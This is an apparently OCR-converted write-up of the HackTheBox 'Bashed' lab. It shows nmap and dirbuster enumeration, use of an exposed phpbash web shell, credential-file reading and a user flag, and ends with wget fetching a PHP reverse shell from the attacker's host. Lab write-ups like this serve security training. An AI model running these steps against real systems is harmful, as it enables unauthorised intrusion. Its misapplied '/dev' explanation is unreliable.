
BASHED -HTB Writeup


Type:Linux

IP: 10.10.10.68




Bashed is a fairly straightforward box. Let’s start the walkthrough with basic enumeration!

Nmap scan :



```
kali@kali:~/htb/bashed$ nmap -sC -sV -T4 -Pn -p- 10.10.10.68
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 10:42 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 9.01% done; ETC: 11:02 (0:18:51 remaining)
Stats: 0:04:53 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.74% done; ETC: 11:03 (0:16:36 remaining)
Warning: 10.10.10.68 giving up on port because retransmission cap hit (6).
Stats: 0:06:42 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 30.83% done; ETC: 11:03 (0:15:02 remaining)
Nmap scan report for 10.10.10.68
Host is up (0.25s latency).
Not shown: 65529 closed ports
PORT      STATE    SERVICE   VERSION
80/tcp    open     http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
3618/tcp  filtered aairnet-1
27931/tcp filtered unknown
46979/tcp filtered unknown
59123/tcp filtered unknown
61082/tcp filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1222.63 seconds
```

Let’s now head over to http://10.10.10.68 (port 80 by default).




DEVELOPMENT · DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

Nothing found in this page after viewing source code & other details. Click on the arrow .



phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash


```
www-data:/var/www# pwd
/var/www
www-data:/var/www# cd ../
```

Click on https://github.com/Arrexel/phpbash — You will get all the information.

https://blog.sucuri.net/2020/09/phpbash-terminal-editor-web-shell.html — You can also visit this blog for better understanding.


Do a directory search as in sc shot the directory was not get opened as mentioned in the url https://github.com/Arrexel/phpbash.

10.10.10.68/uploads/phpbash.php — not worked.



```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
xalvas:x:1000:1000:xalvas,,,:/home/xalvas:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
postfix:x:111:118::/var/spool/postfix:/bin/false
```

Do a Directory search using dirbuster.



http://10.10.10.68:80/

Directory Stucture	Response Code	Response Size
images	200	1755
index.html	200	7996
icons	403	464
single.html	200	7730
js	200	3363
demo-images	200	3439
uploads	200	241
php	200	1126
css	200	1950
dev	200	1337
phpbash.min.php	200	4734
phpbash.php	200	179


Current speed: 37 requests/sec (Select and right click for more options)
Average speed: (T) 37, (C) 37 requests/sec
Parse Queue Size: 0
Total Requests: 17522/1753079
Current number of running threads: 10
Time To Finish: 13:01:46
Starting dir/file list based brute forcing /css/93.php

Tried 10.10.10.68/sendMail.php but not worked again

js files not much important for this time.

Looking in /dev/, we find phpbash.php and phpbash.min.php.

Info: The /**dev directory** contains the special device files for all the devices. The device files **are** created during installation, and later with the /**dev**/MAKEDEV script.




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80


Click on any one of the .php files, and we get a very convenient shell as www-data.



```
www-data@bashed:/var/www/html/dev# |
```

Do a cat /etc/passwd — you can see the user & other details.


cd /home/arrexel & see there are two user: arrexel & scriptmanager



```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
www-data:/home/arrexel# |
```


1st flag is found. Now look for next flag root flag.

Check put permission by sudo -l



```
www-data@bashed:/home/arrexel# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data:/home/arrexel# |
```

As we can change into another user scriptmanager with no password.




```
www-data@bashed:/home/arrexel# sudo su scriptmanager
sudo: no tty present and no askpass program specified
www-data:/home/arrexel# 
```


As previously we have do upload & get a shell & listen through netcat but this time no tab or section for this but we have directory uploads & check it once .Nothing there. if we can upload any malicious file to this apache shell our half of the work can be completed as we have already access to www-data . So lets check the folder of any web server /var/www/html/uploads.Tried curl not worked then tried wget its worked.

INFO:

https://www.pythonforbeginners.com/modules-in-python/how-to-use-simplehttpserver https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php — only change the ip & the port you want to listen




```
kali@kali:~/htb/bashed$ python -m SimpleHTTPServer 8085
Serving HTTP on 0.0.0.0 port 8085 ...
█w-data@bashed:/var/www/html# ls
about.html
config.php
```



```
www-data@bashed:/var/www/html/uploads# wget 10.10.14.15:8085/shell.php
--2021-01-03 14:33:49-- http://10.10.14.15:8085/shell.php
Connecting to 10.10.14.15:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

0K ..... 100% 6.26M=0.001s

2021-01-03 14:33:49 (6.26 MB/s) - 'shell.php' saved [5491/5491]
```

